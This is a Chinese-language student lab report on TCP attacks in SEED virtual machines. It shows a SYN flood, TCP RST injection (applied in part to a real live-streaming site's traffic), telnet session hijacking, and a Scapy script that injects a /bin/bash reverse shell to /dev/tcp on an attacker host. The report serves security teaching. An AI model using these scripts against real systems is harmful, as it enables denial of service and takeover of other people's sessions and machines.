# TCP Attacks Lab Report

## 攻击效果展示

### task1

攻击前被攻击者界面

```
[10/17/19]seed@VM:~/.../tcp-attack$ ./victimT1.sh
tcp        0      0 10.0.2.133:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```

攻击后被攻击者界面

```
...
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
tcp6       0      0 10.0.2.133:80           241.186.0.74:33606      SYN_RECV
tcp6       0      0 10.0.2.133:80           255.110.29.21:37167     SYN_RECV
tcp6       0      0 10.0.2.133:80           243.53.31.177:35342     SYN_RECV
tcp6       0      0 10.0.2.133:80           253.98.218.201:52867    SYN_RECV
tcp6       0      0 10.0.2.133:80           253.233.216.198:34439   SYN_RECV
tcp6       0      0 10.0.2.133:80           253.190.46.233:24699    SYN_RECV
tcp6       0      0 10.0.2.133:80           246.246.105.96:60588    SYN_RECV
tcp6       0      0 10.0.2.133:80           246.43.78.199:12267     SYN_RECV
tcp6       0      0 10.0.2.133:80           247.216.163.233:47644   SYN_RECV
tcp6       0      0 10.0.2.133:80           253.141.116.15:11096    SYN_RECV
tcp6       0      0 10.0.2.133:80           252.183.153.120:55238   SYN_RECV
```

```
tcp6       0      0 10.0.2.133:80           255.134.93.173:58384    SYN_RECV
tcp6       0      0 10.0.2.133:80           241.25.27.99:2924       SYN_RECV
tcp6       0      0 10.0.2.133:80           251.70.196.146:12246    SYN_RECV
...
```

可以看见大量随机IP地址连接本机的80端口,且全部处于SYN_RECV状态

## task2

运行 attackT2.sh 或 attackT2.py后,受害者界面如图


```
[10/17/19]seed@VM:~/.../tcp-attack$ telnet 10.0.2.134
Trying 10.0.2.134...
Connected to 10.0.2.134.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: sConnection closed by foreign host.
```

```
[10/17/19]seed@VM:~/.../tcp-attack$ ssh 10.0.2.134
The authenticity of host '10.0.2.134 (10.0.2.134)' can't be established.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE1/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.134' (ECDSA) to the list of known hosts.
seed@10.0.2.134's password:
packet_write_wait: Connection to 10.0.2.134 port 22: Broken pipe
```

## task3

我们选择虎牙直播([www.huya.com](www.huya.com))作为实验对象. 因为传统视频网站有缓存功能,攻击不能立马见效,但是直播网站会立刻受到tcp RST的影响


与此同时,wireshark中可以发现大量RST包



```
27 2019-10-17 09:27:45.520327340 10.0.2.133      47.100.183.245  HTTP         236 GET / HTTP/1.1
28 2019-10-17 09:27:45.520572398 47.100.183.245  10.0.2.133      TCP           60 80 → 35004 [ACK] Seq=150135327 Ac
29 2019-10-17 09:27:45.526276237 47.100.183.245  10.0.2.133      TCP           60 80 → 35004 [RST, ACK] Seq=0 Ack=1
30 2019-10-17 09:27:45.526285708 47.100.180.125  10.0.2.133      TCP           60 843 → 50416 [RST, ACK] Seq=0 Ack=
31 2019-10-17 09:27:45.526292823 10.0.2.133      47.100.183.245  TCP           60 35004 → 80 [RST, ACK] Seq=1439280
32 2019-10-17 09:27:45.526401977 47.100.183.245  10.0.2.133      TCP           60 80 → 35004 [RST, ACK] Seq=1501353
33 2019-10-17 09:27:45.526500335 47.100.183.245  10.0.2.133      TCP           60 80 → 35004 [RST, ACK] Seq=1501353
34 2019-10-17 09:27:45.526614535 10.0.2.133      47.100.183.245  TCP           60 [TCP ACKed unseen segment] 35004 
35 2019-10-17 09:27:45.533737425 10.0.2.133      47.100.180.125  TCP           74 42554 → 80 [SYN] Seq=3564109622 W
36 2019-10-17 09:27:45.565442240 10.0.2.133      39.108.135.122  TCP           74 57910 → 843 [SYN] Seq=679162873 W
37 2019-10-17 09:27:45.566266656 10.0.2.133      120.79.64.157   TCP           74 33660 → 80 [SYN] Seq=1443246515 W
38 2019-10-17 09:27:45.571957563 47.100.180.125  10.0.2.133      TCP           60 80 → 42554 [SYN, ACK] Seq=4140206
39 2019-10-17 09:27:45.571984935 10.0.2.133      47.100.180.125  TCP           54 42554 → 80 [ACK] Seq=3564109623 A
40 2019-10-17 09:27:45.577026649 10.0.2.133      47.100.180.125  HTTP         236 GET / HTTP/1.1
41 2019-10-17 09:27:45.577353583 47.100.180.125  10.0.2.133      TCP           60 80 → 42554 [ACK] Seq=4140206162 A
42 2019-10-17 09:27:45.582371204 47.100.180.125  10.0.2.133      TCP           60 80 → 42554 [RST, ACK] Seq=0 Ack=3
43 2019-10-17 09:27:45.582485781 39.108.135.122  10.0.2.133      TCP           60 843 → 57910 [RST, ACK] Seq=0 Ack=
44 2019-10-17 09:27:45.582636351 120.79.64.157   10.0.2.133      TCP           60 80 → 33660 [RST, ACK] Seq=0 Ack=1
45 2019-10-17 09:27:45.582840333 10.0.2.133      47.100.180.125  TCP           60 42554 → 80 [RST, ACK] Seq=3564109
46 2019-10-17 09:27:45.583011427 47.100.180.125  10.0.2.133      TCP           60 80 → 42554 [RST, ACK] Seq=4140206
47 2019-10-17 09:27:45.583143332 47.100.180.125  10.0.2.133      TCP           60 80 → 42554 [RST, ACK] Seq=4140206
```

## task4

telnet发起者发出pwd指令后我们劫持了会话,注入恶意命令"ls",并收到了被劫持者的回复




```
[10/17/19]seed@VM:~$ ppwwdd
.
/home/seed
[10/17/19]seed@VM:~$ llss
.
.[0m.[01;34mandroid.[0m        .[01;34mDesktop.[0m
examples.desktop  .[01;34mMusic.[0m     .[01;34msource.[0m     .
[01;34mVideos.[0m
.[01;34mbin.[0m            .[01;34mDocuments.[0m  get-pip.py
.[01;34mPictures.[0m  .[01;34mTemplates.[0m
.[01;34mCustomization.[0m  .[01;34mDownloads.[0m  .[01;34mlib.[0m
.[01;34mPublic.[0m    test.txt
[10/17/19]seed@VM:~$
```

而发起者因为tcp失序,停留在了这个界面,再也得不到响应

```
1 package can be updated.
0 updates are security updates.

[10/17/19]seed@VM:~$ pwd
/home/seed
[10/17/19]seed@VM:~$
```


wireshark也发现了由此造成的网络混乱



```
 78 2019-10-17 09:31:27.362084537 10.0.2.133    10.0.2.134    TELNET     55 Telnet Data ...
 79 2019-10-17 09:31:27.365108347 10.0.2.134    10.0.2.133    TELNET     67 Telnet Data ...
 84 2019-10-17 09:31:27.511014194 10.0.2.133    10.0.2.134    TELNET     55 Telnet Data ...
 85 2019-10-17 09:31:27.511619658 10.0.2.134    10.0.2.133    TELNET     67 Telnet Data ...
 90 2019-10-17 09:31:27.670004316 10.0.2.133    10.0.2.134    TELNET     56 Telnet Data ...
 91 2019-10-17 09:31:27.670452625 10.0.2.134    10.0.2.133    TELNET     68 Telnet Data ...
 92 2019-10-17 09:31:27.960542396 10.0.2.134    10.0.2.133    TELNET    449 Telnet Data ...
 93 2019-10-17 09:31:28.280009380 10.0.2.134    10.0.2.133    TCP       451 [TCP Retransmissi…
 94 2019-10-17 09:31:28.889162339 10.0.2.134    10.0.2.133    TCP       451 [TCP Retransmissi…
 95 2019-10-17 09:31:30.073419284 10.0.2.134    10.0.2.133    TCP       451 [TCP Retransmissi…
 96 2019-10-17 09:31:31.703089635 10.0.2.133    10.0.2.134    TELNET     67 [TCP Spurious Ret…
 97 2019-10-17 09:31:31.704756201 10.0.2.134    10.0.2.133    TCP        78 [TCP Dup ACK 91#1…
 98 2019-10-17 09:31:31.911441441 10.0.2.133    10.0.2.134    TELNET     67 [TCP Spurious Ret…
 99 2019-10-17 09:31:31.911565240 10.0.2.134    10.0.2.133    TCP        78 [TCP Dup ACK 91#2…
100 2019-10-17 09:31:32.119024519 10.0.2.133    10.0.2.134    TELNET     67 [TCP Spurious Ret…
101 2019-10-17 09:31:32.120592000 10.0.2.134    10.0.2.133    TCP        78 [TCP Dup ACK 91#3…
102 2019-10-17 09:31:32.535360559 10.0.2.133    10.0.2.134    TELNET     67 [TCP Spurious Ret…
103 2019-10-17 09:31:32.535543139 10.0.2.134    10.0.2.133    TCP        78 [TCP Dup ACK 91#4…
```

## task5


我们在攻击者的机器上运行等待连接的脚本和攻击脚本



```
seed@VM:/mnt/hgfs/sshare/SEEDLAB/tcp-attack$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```

```
seed@VM:/mnt/hgfs/sshare/SEEDLAB/tcp-attack$ sudo python attackT5.p
y
wait for attack
```

telnet发起连接并成功登陆后我们发动攻击,结果如下图.可知我们得到了10.0.2.134的bash



```
          collisions:0 txqueuelen:1
          RX bytes:50414 (50.4 KB)  TX bytes:50414 (50.4 KB)

[10/17/19]seed@VM:~$ ifconfig |grep "inet"
ifconfig |grep "inet"
          inet addr:10.0.2.134  Bcast:10.0.2.255  Mask:255.255.255.
0
          inet6 addr: fe80::729e:918a:8709:b04d/64 Scope:Link
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
[10/17/19]seed@VM:~$
```

```
ack=2209813524
seq=2647911596
.
Sent 1 packets.
---------------------------------
dst port=37266
ack=2209813525
seq=2647911597
.
Sent 1 packets.

[0] 0:nc*                                        "VM" 09:39 17-Oct-19
```

## 攻击脚本

### task1

攻击者

```
#!/bin/bash
#task1
netwox 76 -i 10.0.2.133 -p 80
```

受害者

```
#!/bin/bash
#task2
netstat -na | grep "tcp"
```

### task2

shell 版

```
#!/bin/bash
#task2
netwox 78 -d ens33
```

scapy版

```
#!/usr/bin/python
from scapy.all import *

def print_pkt(pkt):
    if pkt.src!="00:0c:29:c5:74:50":
        ip=IP(src=pkt[IP].src,dst=pkt[IP].dst)

 tcp=TCP(sport=pkt[TCP].sport,dport=pkt[TCP].dport,flags=pkt[TCP].flags,seq=pkt
[TCP].seq,ack=pkt[TCP].ack)
        tcp.flags=tcp.flags | 0x4
        #设置RST位
        ppkt=ip/tcp
        send(ppkt)
        #ls(ppkt)
pkt=sniff(filter='tcp',prn=print_pkt)
```

## task3

```
#!/bin/bash
#task3
netwox 78 -d ens33
```

## task4

由于每次使用netwox都需要手动指定各种参数,因此写了个脚本,用python自动填充参数并调用

```
#!/usr/bin/python
from scapy.all import *
import thread


def attack(a,b):
  print("wait for attack")
  temp=raw_input()
  print("attack start")
  scrip1="netwox 40 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-
protocol 6 --ip4-src 10.0.2.133 --ip4-dst 10.0.2.134 --tcp-src "
  scrip2=" --tcp-dst 23 --tcp-seqnum "
  scrip3=" --tcp-acknum "
  scrip4=" --tcp-ack --tcp-psh --tcp-window 128 --tcp-data "
  #构造命令并调用
  #由于telnet每次只发送一个字符,最后以\r\0结尾,所以ls命令需要发送三次

  scrip=scrip1+str(sport)+scrip2+str(seq)+scrip3+str(ack)+scrip4+"6c"
  os.system(scrip)
  scrip=scrip1+str(sport)+scrip2+str(seq+1)+scrip3+str(ack+1)+scrip4+"73"
  os.system(scrip)
  scrip=scrip1+str(sport)+scrip2+str(seq+1)+scrip3+str(ack+1)+scrip4+"0d00"
  os.system(scrip)


  print(scrip)

def print_pkt(pkt):
    global sport
    global ack
    global seq
    if pkt[TCP].dport==23:
        print("---------------------------------")
        print("dst port="+str(pkt[TCP].sport))
        sport=pkt[TCP].sport
        print("ack="+str(pkt[TCP].ack))
        ack=pkt[TCP].ack
        print("seq="+str(pkt[TCP].seq))
        seq=pkt[TCP].seq


sport=0
ack=0
seq=0
thread.start_new_thread( attack ,(0,0))
#攻击线程,回车后开始攻击
pkt=sniff(filter='tcp',prn=print_pkt)
#展示线程,嗅探满足条件的包,并获取seq,flag,ack等等参数
```

python版,大同小异,只是发送包使用了scapy的send()

```
#!/usr/bin/python
from scapy.all import *
import thread

def attack(a,b):
    print("wait for attack")
    temp=raw_input()
    print("attack start")
    ip=IP(src="10.0.2.133",dst="10.0.2.134")
    tcp=TCP(sport=sport,dport=23,flags=flag,seq=seq,ack=ack)
    data=b'l'
    pkt=ip/tcp/data
    send (pkt)

    tcp=TCP(sport=sport,dport=23,flags=flag,seq=seq+1,ack=ack+1)
    data=b's'
    pkt=ip/tcp/data
    send (pkt)

    tcp=TCP(sport=sport,dport=23,flags=flag,seq=seq+1,ack=ack+1)
    data="0d00".decode("hex")
    pkt=ip/tcp/data
    send (pkt)
def print_pkt(pkt):
    global sport
    global ack
    global seq
    global flag
    if pkt[TCP].dport==23:
        print("---------------------------------")
        print("dst port="+str(pkt[TCP].sport))
        sport=pkt[TCP].sport
        print("ack="+str(pkt[TCP].ack))
        ack=pkt[TCP].ack
        print("seq="+str(pkt[TCP].seq))
        seq=pkt[TCP].seq
        flag=pkt[TCP].flags
  #  prtin("window="+pkt[TCP].window)

sport=0
ack=0
seq=0
flag=0
thread.start_new_thread( attack ,(0,0))
pkt=sniff(filter='tcp',prn=print_pkt)##1.1A
```

## task5

```
#!/usr/bin/python
from scapy.all import *
import thread

def attack(a,b):
    print("wait for attack")
    temp=raw_input()
    print("attack start")
    ip=IP(src="10.0.2.133",dst="10.0.2.134")
    cmd="/bin/bash -i > /dev/tcp/10.0.2.129/9090 0<&1 2>&1"
    #这是需要注入的恶意命令
    i=0
    tempseq=seq
    tempack=ack
    #构造一个循环,发送命令
    for char in cmd:
        tcp=TCP(sport=sport,dport=23,flags=flag,seq=tempseq+i,ack=tempack+i)
        data=char
        pkt=ip/tcp/data
        send (pkt)
        i=i+1

    #结尾部分
    tcp=TCP(sport=sport,dport=23,flags=flag,seq=tempseq+i,ack=tempack+i)
    data="0d00".decode("hex")
    pkt=ip/tcp/data
    send (pkt)

def print_pkt(pkt):
    global sport
    global ack
    global seq
    global flag
    if pkt[TCP].dport==23:
        print("---------------------------------")
        print("dst port="+str(pkt[TCP].sport))
        sport=pkt[TCP].sport
        print("ack="+str(pkt[TCP].ack))
        ack=pkt[TCP].ack
        print("seq="+str(pkt[TCP].seq))
        seq=pkt[TCP].seq
        flag=pkt[TCP].flags
  #  prtin("window="+pkt[TCP].window)

sport=0
ack=0
seq=0
flag=0
thread.start_new_thread( attack ,(0,0))
pkt=sniff(filter='tcp',prn=print_pkt)##1.1A
```